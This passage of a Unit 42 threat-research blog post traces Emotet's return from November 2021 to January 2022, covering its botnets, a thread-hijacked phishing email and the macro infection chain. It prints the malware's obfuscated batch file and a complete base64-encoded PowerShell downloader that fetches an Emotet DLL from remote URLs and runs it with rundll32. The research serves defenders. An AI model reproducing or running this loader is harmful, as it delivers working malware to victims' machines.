Emotet Summary: November 2021 Through January 2022

unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/

Brad Duncan

May 17, 2022

By Brad Duncan

May 17, 2022 at 6:00 AM

Category: Malware

Tags: Emotet, Macros, MealyBug, Mummy Spider, Phishing, TA542

This post is also available in: 日本語 (Japanese)

Executive Summary

Emotet is one of the most prolific email-distributed malware families in our current threat landscape. Although a coordinated law enforcement effort shut down this malware in January 2021, Emotet resumed operations in November 2021. Since then, Emotet has returned to its status as a prominent threat.

This blog provides a background on Emotet, and it reviews activity from this malware family since its return in November 2021. The information covers changes in Emotet operations from its revival through the end of January 2022. These examples will provide a more comprehensive picture and better indicate the worldwide threat Emotet currently poses.

Palo Alto Networks customers are protected from Emotet with Cortex XDR or our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.

Primary Malware Discussed	Emotet
Operating System Affected	Windows
Related Unit 42 Topics	Malware, macros, phishing

Table of Contents

Background on Emotet

Sometimes referred to as Geodo or Feodo, Emotet is Windows-based malware that first appeared in 2014 as a banking Trojan. Since then, Emotet has evolved into modular malware that performs various functions, including information stealing, spambot activity and loading other malware.

The threat actor behind Emotet is known through different designators, like Mealybug, MUMMY SPIDER or TA542.

Emotet's primary method of distribution is through email.

Emotet is a prolific spammer. Emotet-infected computers often act as spambots, sending a dozen or more emails every minute that push more Emotet. This means thousands of Emotet emails can be sent by a single host every day. If hundreds of Emotet-infected hosts are active at any given time, this means hundreds of thousands of Emotet emails can be generated each day Emotet is actively spamming.

Emotet is evasive. Through a technique called hashbusting, Emotet generates different file hashes for malware distributed through its botnets. This ensures a malware sample's SHA256 hash is different on each infected system. Emotet also uses obfuscated code in scripts used during its initial infection process.

Emotet is nimble. Its botnets frequently update IP addresses and TCP ports used for command and control (C2) communications. Emotet also frequently changes URLs hosting its malware, sometimes using dozens of different URLs each day.

Emails distributing Emotet contain malicious attachments, or they contain links to malicious files. These messages most often contain Microsoft Office files like Word documents or Excel spreadsheets. These Office documents contain malicious macro code. The code is designed to infect a vulnerable Windows host after a victim enables macros.

As it rose to prominence, Emotet began distributing other malware like Gootkit, IcedID, Qakbot and Trickbot.

By September 2019, Emotet's infrastructure was running on three separate botnets. These botnets were designated by the security research team Cryptolaemus as epoch 1, epoch 2 and epoch 3. The epoch designators are often abbreviated as E1, E2 and E3.

By 2020, a significant portion of malicious spam pushing Emotet used thread hijacking. Thread hijacking is a technique that utilizes legitimate messages stolen from infected computers' email clients. Emotet emails have frequently spoofed legitimate users and impersonated replies to these stolen emails.

Emotet occasionally takes a break from delivering malicious emails. Emotet's longest absence from the threat landscape occurred in early February 2020 and lasted more than five months. Emotet resumed operations in mid-July 2020, and it quickly surpassed other threats in sheer volume of malicious spam.

In January 2021, a collaborative effort by law enforcement agencies and other authorities disrupted Emotet operations. This effectively stopped the threat actor, and Emotet disappeared from our threat landscape.

Approximately 10 months later, Emotet resumed operations in mid-November 2021.

Visual Timeline

Figure 1 presents a timeline of Emotet operations from its return in mid-November 2021 through January 2022. The timeline highlights notable Emotet activity during the three month period covered in this blog.



new Emotet binary seen from Trickbot infection
batch files noted during Emotet infection process
start seeing Cobalt Strike from Emotet infections
Emotet spamming stops
Emotet emails back to using attachments instead of links
Nov 14th
Nov 15th
Nov 23rd
Nov 30th
Dec 7th
Dec 21st
Dec 25th
Jan 11th
Jan 21st
Emotet resumes spamming (emails have attachments)
Emotet starts abusing App Installer protocol
Emotet emails primarily use links to download initial Office document
start seeing new infection method with .hta files and PowerShell script
Emotet spamming resumes

Figure 1. Timeline of Emotet operations from November 2021 through January 2022.

Emotet in November 2021

On Sunday, Nov. 14, 2021, security researcher Luca Ebach discovered a new Emotet binary delivered through a Trickbot infection. By Monday, Nov. 15, the Emotet infrastructure had resumed normal operations and began generating a large volume of malicious spam.

The new Emotet infrastructure is running on two separate botnets designated as epoch 4 and epoch 5. These designators are often abbreviated as E4 and E5.

On Nov. 15, malicious spam for Emotet had one of three types of attachments: a password-protected ZIP archive, a Word document or an Excel spreadsheet. This follows the same method we had typically seen with previous Emotet infections. Examples and more details can be found in my post, “Emotet Returns.” See Figure 2 for a flow chart documenting the chain of events.




Figure 2. Chain of events for Emotet infections seen on Monday, Nov. 15, 2021.
Appendix A lists indicators of compromise from an infection on Wednesday, Nov. 18.

By Monday, Nov. 23, a batch file was added to the infection process as shown below in Figure 3.




thread hijacked email
password-protected ZIP or Office document
ZIP
DOCM
XLSM
enable macros
>...
batch file dropped to C:\ProgramData\ directory
BAT
web traffic for Emotet DLL
DLL
Emotet DLL
Emotet C2 traffic

Figure 3. Chain of events for Emotet infections seen on Monday, Nov. 23, 2021.
Emotet targets include various areas around the world. But even if victims are non-English speakers, templates for the Office documents are still in English as shown below in Figures 4 and 5 from an email targeting Italy.



From [redacted] srl <smatalon@feirspark.com.ar>

Subject **Re: I: Articoli gucci**

Date Tue, 23 Nov 2021 12:20:27 +0100


To [redacted] <[redacted]@[redacted].it>

```
Alla cortese attenzione


Non é ancora arrivata.
Potreste gentilmente spiegarmi perché questo accade?


ZIP pass: 831


[redacted] srl
[redacted]@[redacted].it


---------- Messaggio originale ----------
Ciao [redacted] Sai dirmi se questi articoli gucci sono stati ordinati? Avremmo bisogno
```

1 attachment: Notice-112021-J-1120704.zip 142 KB

Notice-112021-J-1120704.zip 142 KB

Figure 4. Screenshot of Emotet email targeting Italy on Nov. 23, 2021.



Name	Type	Password protected	Size	Date modified
Notice-370097.xls	Microsoft Excel 97-2003 Worksheet	Yes	358 KB	11/23/2021 2:05 PM

SECURITY WARNING Macros have been disabled.

C7 b


THIS DOCUMENT IS ONLY AVAILABLE FOR DESKTOP OR LAPTOP VERSIONS OF MICROSOFT OFFICE EXCELL.
Open the document in Microsoft Office. Previewing online is not available for protected documents.

CLICK "ENABLE EDITING" FROM YELLOW BAR ABOVE
Once you have enabled editing, please click "Enable Content" button

Figure 5. Attachment from Italian email contained Excel spreadsheet for Emotet with an English template.

At this time, enabling macros did not directly download and run the Emotet DLL. Instead, the macro code dropped a batch file shown in Figure 6 and ran it with the following command:

```
C:\WINDOWS\system32\cmd.exe /c c:\programdata\sdfhiuwu.bat
```



```
SET fhlwidg=pow
echo fhqwoiftaswd7ft89a7gs3eiq87wt b78wtf8sagf92qwtg9dguospighhmn4.elighe8
echo hfoi24hot oghs9gf9wgrfowr8go9r8ehgf9 g98s9fgwifgwlitusgeoit7gfsoiu
SET ghwoidswoeihsd8fowieh=ersh
echo ghheiwr8gy89dgf w7tf87wgr2oi3ho0w9g9iwghfoihs7fg9w8gfgus asf
SET oweywygfbcviqwewuikdjh=ell -e
echo gow8gys8gfoiqauggfuhwoi8eoh9do ofbydoyf8iw
echo gubow8rey9stg97wtq78t7wb 6qdw57567qd5wgdigydob8ofd9
SET gho8w8tyeiuehogishowievgwe=nc
JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAHkAeQB3AGIAbAAuAGMAbwBtAC8AbQB5AHMAcQBsAC8AOQBVAHoAWQAzAC8ALABoAHQAdABwADoALwAvAGEAYgBkAGUAbA
BsAGcAbABvAGIAYQBsAHMAZQByAHYAaQBjAGUALgBjAG8AbQAvAGIALwBnAFkAcgByAGUAVgA3AHAANgAwADMANgBoAFgAVgBvAC8ALABoAHQAdABwADoALwAvAGwAcABq
ADkAMQA3AC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AcgBLAEUATwBMAGYATAB4AGYAYwBFAC8ALABoAHQAdABwADoALwAvAGMAawBmAG8AbwBkAHMALgBuAG
UAdAAvAHcAcAAtAGEAZABtAGkAbgAvAGEAZgBLAHAATQAvACwAaAB0AHQAcAA6AC8ALwBlAGMAMgAtADUANAAtADEANQAxAC0AMgA5AC0AMgAyADAALgB1AHMALQB3AGUA
cwB0AC0AMQAuAGMAbwBtAHAAdQB0AGUALgBhAG0AYQB6AG8AbgBhAHcAcwAuAGMAbwBtAC8AbABpAGMAZQBuAHMAZQBzAC8AYwBoAEcANQA1AGMAagBRAEgAVQA0AEQAdA
BEAFgAdQAyAFcAbgBWADgAdgAvACwAaAB0AHQAcABzADoA
echo he98dog8hw9eifgw87fsd8fRHSESrekjisDHFAghaestHJSRfykidYKIDS ksyKDYI^&8id6URFHJDSHRysreTJDFGhdsrgAESASTGWRFHSTJT
SET
weirtuopgiwy9w8ewh0hs=LwAvAHkAYQByAGQAZwBhAG8AcwBlAGkALgBpAG4AZgBvAC8AdwBvAHIAZABwAHIAZQBzAHMALwBWAHMAWQBFAEYAdQBXAEMANwAvACwAaAB0
AHQAcAA6AC8ALwBzAGUAcgB2AGUAcgAuAHoAbQBvAHQAcAByAG8ALgBjAG8AbQAvAHYAZQBuAGsAYQB0AC8AcAByAG8AZAB1AGMAdABzAC8AZgBhAGMAZQBiAG8AbwBrAC
0AcABhAGcAZQAvAGEAcwBzAGUAdABzAC8AZgBiAGkAbQBhAGcAZQBzAC8AQwBEAFUAMgB6ADAANQA5AFQASwB5AE0ASgBNADUAVwA0AGsANABWAC8AIgAuAFMAcABsAGkA
dAAoACIALAAiACkAOwBmAG8AcgBlAGEAYwBoACgAJABzAHQAIABpAG4AIAAkAHMAdAByAHMAKQB7ACAAJAByADEAPQBHAGUA
echo
GHGDYUGUY7hiugIUFUIYFOUFUVjbiuguiYOIDUIGUIYFIUBPAHUAdABGAGkAbABlACAAJAB0AHAAdABoADsAaQBmACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAHQAcAB0AG
gAKQB7ACQAZgBwAD0AIgBDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAVwB
```

Figure 6. Batch file dropped after enabling macros for an Emotet infection on Nov. 23, 2021. As an evasion technique, obfuscated script in the batch file generates a PowerShell command to retrieve an Emotet DLL and run it on the victim's host. The PowerShell command uses a base64-encoded string as shown below in Figure 7.

```
powershell  -enc
JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAHkAeQB3AGIAbAAuAGMAbwBtAC8AbQB5
AHMAcQBsAC8AOQBVAHoAWQAzAC8ALABoAHQAdABwADoALwAvAGEAYgBkAGUAbABsAGcA
bABvAGIAYQBsAHMAZQByAHYAaQBjAGUALgBjAG8AbQAvAGIALwBnAFkAcgByAGUAVgA3
AHAANgAwADMANgBoAFgAVgBvAC8ALABoAHQAdABwADoALwAvAGwAcABqADkAMQA3AC4A
YwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AcgBLAEUATwBMAGYATAB4AGYAYwBF
AC8ALABoAHQAdABwADoALwAvAGMAawBmAG8AbwBkAHMALgBuAGUAdAAvAHcAcAAtAGEA
ZABtAGkAbgAvAGEAZgBLAHAATQAvACwAaAB0AHQAcAA6AC8ALwBlAGMAMgAtADUANAAt
ADEANQAxAC0AMgA5AC0AMgAyADAALgB1AHMALQB3AGUAcwB0AC0AMQAuAGMAbwBtAHAA
dQB0AGUALgBhAG0AYQB6AG8AbgBhAHcAcwAuAGMAbwBtAC8AbABpAGMAZQBuAHMAZQBz
AC8AYwBoAEcANQA1AGMAagBRAEgAVQA0AEQAdABEAFgAdQAyAFcAbgBWADgAdgAvACwA
aAB0AHQAcABzADoALwAvAHkAYQByAGQAZwBhAG8AcwBlAGkALgBpAG4AZgBvAC8AdwBv
AHIAZABwAHIAZQBzAHMALwBWAHMAWQBFAEYAdQBXAEMANwAvACwAaAB0AHQAcAA6AC8A
LwBzAGUAcgB2AGUAcgAuAHoAbQBvAHQAcAByAG8ALgBjAG8AbQAvAHYAZQBuAGsAYQB0
AC8AcAByAG8AZAB1AGMAdABzAC8AZgBhAGMAZQBiAG8AbwBrAC0AcABhAGcAZQAvAGEA
cwBzAGUAdABzAC8AZgBiAGkAbQBhAGcAZQBzAC8AQwBEAFUAMgB6ADAANQA5AFQASwB5
AE0ASgBNADUAVwA0AGsANABWAC8AIgAuAFMAcABsAGkAdAAoACIALAAiACkAOwBmAG8A
cgBlAGEAYwBoACgAJABzAHQAIABpAG4AIAAkAHMAdAByAHMAKQB7ACAAJAByADEAPQBH
AGUAdAAtAFIAYQBuAGQAbwBtADsAJAByADIAPQBHAGUAdAAtAFIAYQBuAGQAbwBtADsA
IAAkAHQAcAB0AGgAPQAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcACIAKwAk
AHIAMQArACIALgBkAGwAbAAiADsASQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUA
cwB0ACAALQBVAHIAaQAgACQAcwB0ACAALQBPAHUAdABGAGkAbABlACAAJAB0AHAAdABo
ADsAaQBmACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAHQAcAB0AGgAKQB7ACQAZgBwAD0A
IgBDADoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAVwBvAHcANgA0AFwAcgB1AG4AZABs
AGwAMwAyAC4AZQB4AGUAIgA7ACQAYQA9ACQAdABwAHQAaAArACIALABmACIAKwAkAHIA
MgA7AFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAkAGYAcAAgAC0AQQByAGcAdQBt
AGUAbgB0AEwAaQBzAHQAIAAkAGEAOwBiAHIAZQBhAGsAOwB9AH0A
```

